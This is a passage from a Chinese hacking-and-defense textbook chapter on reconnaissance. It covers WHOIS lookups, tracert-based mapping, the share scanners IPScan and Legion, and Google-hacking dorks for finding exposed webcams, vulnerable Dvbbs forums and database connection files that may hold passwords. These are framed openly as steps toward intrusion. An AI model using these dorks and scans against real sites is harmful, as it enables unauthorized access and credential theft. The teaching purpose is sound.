免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 1 章 信息收集与扫描




图 1-7

网站三：<http://map.sogou.com/>，如图 1-8 所示，如果已经获得了地理位置信息，那么可以通过该网站来获取实际的地理位置。该网站提供全国各大城市的详细地图收索，同时还可查到公交路线等信息。图 1-9 为北京海淀区的查询结果，在实际操作中，可以对查询结果进行多级放大和缩小，以得到更精确的指示。



图 1-8

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）




图 1-9

另外，还可以通过 Google Earth 来获得指定地理位置的卫星照片。Google Earth 是 Google 收索引擎推出的一项最新服务，运用先进的航空拍摄技术和计算机人工智能将整个地球的全景图存入图形数据库，以使用户查看。其客户端下载地址为 <http://earth.google.com/>，安装并运行客户端，如图 1-10 所示。




图 1-10



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 1 章 信息收集与扫描

在图 1-11 所示的界面中输入要搜索的国家和城市名，也可以直接在图中的“地球”上单击鼠标，通过放大、缩小和旋转查到所指定的地区。图 1-12 所示为美国纽约的俯视图。




图 1-11



图 1-12

3. 网站基本信息查询

商业网站中都会有●的标志，它一般会在主页的最下角，是国家工商局用来管理经营性网站的红盾标志（<http://www.hd315.gov.cn/>），里面记录了网站的备案登记信息。因此，凡是经营性网站都会有这个“红盾”链接，单击该链接，就会看见工商局公布的关于该网站的一些基本信息，如图 1-13 所示。




图 1-13

1.1.3 网站注册信息收集

众所周知，一个网站在正式发布之前，需要向有关机构申请域名。申请到的域名信息将保存在域名管理机构的数据库服务器中，并且域名信息常常是公开的，任何人都可以查询。然而正是这个域名信息暴露给入侵者许多敏感信息。

入侵者可以轻易得到的信息有：

- 注册人的姓名。
- 注册人的 E-mail，甚至联系电话、传真。
- 注册机构、通信地址、邮编。
- 注册有效时间、失效时间。

通常，查询域名注册信息的方法被称为“WHOIS”。Linux 系统中自带 WHOIS 命令，而 Windows 系统中并没有。不过，可以通过以下几个网站来查询域名注册信息。

1. 中国互联网络信息中心（http://www.cnnic.com.cn）

中国互联网络信息中心是比较权威的机构，记录着所有以.cn 为结尾的域名注册信息，其查询界面如图 1-14 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 1-14

2. 中国万网（http://www.net.cn）

中国万网，号称是中国最大的域名和网站托管服务提供商，不仅提供.cn 的域名注册信息，而且还有.com、.net 等，查询界面如图 1-15 所示。



图 1-15

下面通过两个实例来介绍具体的域名注册信息查询过程。

实例一：查询新浪网域名注册信息

由于新浪网域名“sina.com.cn”以“.cn”为后缀，所以通过中国互联网络信息中心进行查询，进入“CN 域名注册信息查询”界面，在“CN 域名”文本框中输入“sina.com.cn”，如图 1-16 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）



图 1-16

按 Enter 键，得到新浪网注册信息，如图 1-17 所示。

域名	sina.com.cn
域名状态	Ok
域名联系人	...
注册者	北京新浪信息技术有限公司
管理联系人电子邮件	domainname@staff.sina.com.cn
所属注册商	北京新网数码信息技术有限公司
域名服务器	ns3.sina.com.cn
域名服务器	ns2.sina.com.cn
域名服务器	ns1.sina.com.cn
注册日期	1998-11-20 00:00
过期日期	2019-11-04 09:32

图 1-17

实例二：查询 Sony 公司网站域名注册信息

由于 Sony 是国外公司，不能通过中国互联网络信息中心进行查询，因此这里要使用万网进行查询。在“英文域名”文本框中输入“sony”，然后勾选下面的复选框，如图 1-18 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 1 章 信息收集与扫描



图 1-18

单击“查询”按钮，得到的结果如图 1-19 所示。



图 1-14

单击 sony.org，得到如下所列的域名注册信息：

sony.org 的详细信息：

NOTICE: Access to .ORG WHOIS information is provided to assist persons in determining the contents of a domain name registration record in the PIR registry database. The data in this record is provided by Public Interest Registry for informational purposes only, and PIR does not guarantee its

### 黑客攻防实战入门（第3版）

---

...

time. By submitting this query, you agree to abide by this policy.

Domain ID:D4524618-LROR  
Domain Name:SONY.ORG  
Created On:03-Nov-1998 05:00:00 UTC  
Last Updated On:19-Oct-2003 09:08:24 UTC  
Expiration Date:01-Nov-2006 05:00:00 UTC  
Sponsoring Registrar:Register.com Inc. (R71-LROR)  
Status:OK  
Registrant ID:C10194343-RCOM  
Registrant Name:Account Masking  
Registrant Organization:register.com  
Registrant Street1:575 Eighth Avenue  
Registrant Street2:  
Registrant Street3:  
...  
Admin Postal Code:95134-1901  
Admin Country:US  
Admin Phone:+1.4089555556  
Admin Phone Ext.:  
Admin FAX:+1.4089555950  
Admin FAX Ext.:  
Admin Email:hostmaster@sony.com  
Tech ID:C11798055-RCOM  
Tech Name:Ted Asocks  
Tech Organization:SonyElectronics,Inc.  
Tech Street1:3300ZankerRoad,MD:SJ2D2  
Tech Street2:  
...  
Name Server:NS5.SONY.COM  
...










图 1-21

本书主要讨论基于 Windows 平台的入侵，并不介绍 Linux 系统中的工具。如果感兴趣，可以到 <http://cheops-ng.sourceforge.net/> 去查看，上面对其使用方法有更详细的描述。相对于 Linux 系统，Window 平台并没有特别优秀的结构探测工具，只能用一些工具的组合来大体上推断目标网络的基本结构。比如，VisualRoute 就是一种可以用来探测目标网络结构，而且还不容易暴露自己的一种工具。

1. VisualRoute 探测

VisualRoute 是图形化的路由跟踪工具，它是为了方便网管分析网络故障结点而设计的。可以使用专门的 VisualRoute 软件，也可以到 <http://www.linkwan.com/vr/> 使用该网站提供的 VisualRoute 功能，其界面如图 1-22 所示。




图 1-22

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 1 章 信息收集与扫描

VisualRoute Server 集成了 ping、WHOIS 与 traceroute 程序功能，自动分析网络连接结果并呈现在世界地图上（鼠标左键放大，右键缩小），提供从北京、香港、台湾、上海、深圳、中山甚至国外到指定的任一个域名或 IP 地址的 ping 结果和图形化的路由信息。

例如，要探测数据包是如何从北京到达美国的著名搜索引擎 google 的，在“Enter Host/URL”文本框输入“www.google.com”，单击“Start Trace”按钮，得到的结果如图 1-23 所示。




图 1-23

从显示的结果中看到，该工具不仅能够列出所经过每一结点的 IP 地址、所在时区、域名及延迟时间，而且还能图形化地显示数据包流向的路径。

说明：

- 地图放大——单击鼠标左键。
- 地图缩小——单击鼠标右键。
- 地图移动——用鼠标拖曳地图。
- Hop（跳）——经过一个网络结点称为“一跳”。
- %loss——丢包率。
- IP Address——IP 地址。
- Node Name——结点名。
- Location——结点所处的位置。
- Tzone——时区。
- ms——延时。
- Graph——图形显示延时。



- Network——所在网络名称。

图 1-24 所示的地图显示了所有结点的连接路径，而且它可以被放大，通过该地图，可以一览整个世界。



图 1-24

该网站除了使用北京的测试点外，还可以通过单击图 1-24 中的任意红点来选择其他测试点。

通过以上任一方法都可以得到数据包是如何到达目标网络的，进而按照前面介绍过的网络基本结构模型，就可以推断出目标网络防火墙、路由器和服务器的 IP 地址及关键结点。

## 2. tracert 命令推断

### (1) tracert 命令介绍。

Tracert 是路由跟踪命令，通过该命令的返回结果，可以获得本地到达目标主机所经过的网络设备。

用法：tracert [-d] [-h maximum\_hops] [-j host-list] [-w timeout] target\_name

参数说明：

- -d——不需要把 IP 地址转换成域名。
- -h maximum\_hops——允许跟踪的最大跳数。
- -j host-list——经过的主机列表。
- -w timeout——每次回复的最大允许延时。

### (2) tracert 工作原理。

在前面介绍过的 ping 命令中有一个 TTL 参数，该参数用来指定 ICMP 包的存活时间，这里的存活时间是指数据包所能经过的结点总数。例如，如果一个 ICMP 包的 TTL 值被设置成 2，那么这个 ICMP 包在网络上只能传到邻近的第二个结点；如果被设置成“1”，那么这个 ICMP 包只能传到邻近的第一个结点。tracert 就是根据这个原理设计的，使用该命

令时，本机发出的 ICMP 数据包的 TTL 值从“1”开始自动增加，相当于 ping 遍历通往目标主机的每个网络设备，然后显示每个设备的回应，从而探测网络路径中的每一个结点。

例如，输入“tracert www.163.com”命令来探测发往 163 的数据包都经过了哪些结点，进而来分析目标网络结构，如图 1-25 所示。



图 1-25

分析结果如下。

第 1 跳： 1 <10 ms <10 ms <10 ms 210.□.□.254，其中 210.□.□.254 是本机网关。

第 2 跳： 2 <10 ms <10 ms <10 ms 210.□.□.13，其中 210.□.□.13 是 CERNET 结点。

第 3 跳： 3 <10 ms <10 ms <10 ms 202.112.53.241，其中 202.112.53.241 是广州教育网结点。

.....

第 6 跳： 6 10 ms 21 ms 30 ms 202.112.36.131，其中 202.112.36.131 是位于中国教育与科研计算机网高性能计算中心。

第 7 跳 7 20 ms 21 ms 20 ms 219.158.28.25，从该结点起，数据包由教育网进入公众网。

随后的几跳，数据包进入 163 网络。

再看一个到新浪的实例：使用命令“tracert www.sina.com.cn”。

```

C:\>tracert www.sina.com.cn
Tracing route to sina37-42.sina.com.cn [202.108.37.42]
over a maximum of 30 hops:
  1  <1 ms    <1 ms    <1 ms    210.□.□.□
  2  <1 ms    <1 ms    <1 ms    210.□.□.□
  3  <1 ms    <1 ms    <1 ms    202.□.□.□

```

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）

```
4      6 ms      6 ms      6 ms      syd13.□.□.□ [202.□.□.□]
5      19 ms     18 ms     19 ms     bysy3.□.□.□ [202.□. □.□]
6      19 ms     20 ms     19 ms     202.□.□.□
7      *        *        *        Request timed out.
8      1776 ms   1762 ms   1758 ms   219.□.□.□
9      1766 ms   1757 ms   1769 ms   202.96.12.42
10     1580 ms   1572 ms   1557 ms   202.106.192.174
11     1678 ms   1732 ms   1642 ms   210.74.176.158
12     1650 ms   1662 ms   1616 ms   sina37-42.sina.com.cn      [202.108.
37.42]
Trace complete.
```

结合前面讲过的网络基本结构，第7跳的网络设备没有响应，所以第7跳应该是“防火墙”。

1.1.5 收索引擎

本节介绍几个国内外流行的收索引擎。

1. Yahoo

Yahoo 是一个比较老的收索引擎了，功能比较强大，尤其是收索英文资料。网址为 <http://www.yahoo.com>。Yahoo 中国的网址为 <http://www.yahoo.com.cn> 或者 <http://cn.yahoo.com>。

2. Google

Google 是当今国外最“火”的收索引擎。网址为 <http://www.google.com>。与 Yahoo 相比，Google 的界面更加简捷，使用起来比较方便，如图 1-26 所示。



图 1-26

近年来，入侵者通过 Google 来收索指定信息的技术被广泛流传，这种信息收集技术被称做 Google Hacking。简单地说，入侵者通过 Google 强大的收索功能来收索某些关键词，进而找到安装了某种漏洞软件的服务器。

常用的语法如下：

intitle: 收索网页标题中是否有指定字符。

cache: 收索 Google 里关于某些内容的缓存。

filetype: 收索指定类型的文件，如 filetype:mdb。

site: 收索域名为指定的某关键词，如 site:com.cn，是收索域名为 com.cn 的网站。

另外，通过收索下面的关键词，可以找到很多不同类型的分布在世界各地的网络摄像头，如图 1-27 所示。

```
inurl:viewerframe?mode=  
inurl:indexFrame.shtml Axis  
intext:"MOBOTIX M1" intext:"Open Menu"  
intitle:"WJ-NT104 Main Page"
```




图 1-27

实例一：利用 Google 收索论坛漏洞

利用 Google 预定义命令或者一些特殊字符的收索，可以查询到令人难以置信的结果。这里我们利用 Google 的智能收索，来发现互联网上安装了指定论坛版本的网站，然后就可以通过该论坛程序存在的漏洞，实现对服务器的入侵。

例如，动网论坛是常用的论坛程序，很多中小型站点都采用该程序作为自己的论坛，但也存在着诸多漏洞。利用 Google 收索引擎来收索关键字“Powered By Dvbbs”，可以很容易地定位这些站点，如图 1-28 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）




图 1-28

实例二：利用 Google 收索密码文件

对于一个黑客来说，最感兴趣的可能就是密码文件了，而利用 Google 的一些语法命令，可以收索出大量的密码文件。如利用 Google 收索“filetype:inc conn”这个关键字，就可以收索出很多网站的数据库连接文件，对于安全性较差的站点来说，这些文件中可能包含着连接后台数据库的用户名和密码，如图 1-29 所示。




图 1-29

3. 百度

百度功能强大，号称“全球第一大中文收索”。网址为 http://www.baidu.com，其界面如图 1-30 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 1-30

4. 北大天网

北大天网是教育网的收索引擎，分为 WWW 网页收索和 FTP 文件收索两种收索模式。服务器位于北京大学，对于教育网资源的收索，它是最合适的了。网址为 <http://e.pku.edu.cn/>，其界面如图 1-31 所示。



图 1-31

1.2 资源扫描器

1.2.1 共享资源简介

1. 共享资源

共享资源是指在 Windows 系统中的“共享磁盘”、“共享文件夹”、“共享文件”、“共享打印机”等。对于一般的共享，下面都会有个“托手”的标志，而对于以“\$”结尾的共享



黑客攻防实战入门（第3版）

却没有“托手”标志，属于隐藏共享。关于如何建立共享，在这里不做介绍，只把建立共享所需要的条件列出，以便查阅。

2. 建立共享的条件

- 条件一：需要有足够的权限。
  - 条件二：已安装“Microsoft 网络的文件和打印机共享”组件，其界面如图 1-32 所示。
  - 条件三：已安装 NetBEUI 协议，如图 1-33 所示。如果没有安装 NetBEUI 协议，那么只能使用 IP 地址来互相访问共享资源，如果安装了 NetBEUI 协议，便可以在同一局域网内使用主机名来互相访问共享资源。
- 如果满足上述条件，就可以在计算机上建立“共享资源”了。




图 1-32




图 1-33

1.2.2 共享资源扫描器

扫描器是什么？顾名思义，扫描器就是能够“自动”完成探测扫描任务的一种工具。入侵者们用它来代替重复的手工劳动，实现对目标网络信息的自动收集、整理及分析。

使用扫描器都能收集到什么信息呢？可以这样说，需要收集什么样的信息，入侵者就会有怎样的扫描器。常见的扫描器种类有“共享资源扫描器”、“漏洞扫描器”、“弱口令扫描器”、“FTP 扫描器”、“代理扫描器”等。

在介绍如何收索共享资源之前，先来看看如何判断目标网络内有无活动主机，以及有哪些活动主机。

实例一：使用工具 IPScan

打开 IPScan，填入目标网络起始 IP 和结束 IP，单击“Start”按钮开始扫描，扫描结果如图 1-34 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 1-34

其中红色的是不在线主机，蓝色的是活动主机，即在线主机，最后面显示的是主机名。

实例二：使用工具 Legion（共享资源扫描器）

**步骤 1** 打开 Legion，如图 1-35 所示。

在 Scan Type（扫描类型）选项组中有两个选项，说明如下。

- 🐞 Scan Range: 扫描范围。选中此项表示在右侧的 Scan Range 选项组中手工输入目标网络 IP 范围。
- 🐞 Scan List: 扫描列表文件。选中此项表示在右侧的 Scan List 中导入目标网络 IP 列表文件 (\*.TXT)，如图 1-36 所示。




图 1-35




图 1-36

在 Connection Speed（连接速度）选项组中的选项说明如下。

- 🐞 Slower: 慢速扫描。
- 🐞 28.8kbps: 28.8kb/s 速度扫描。

- 56kbps: 56kb/s 速度扫描。
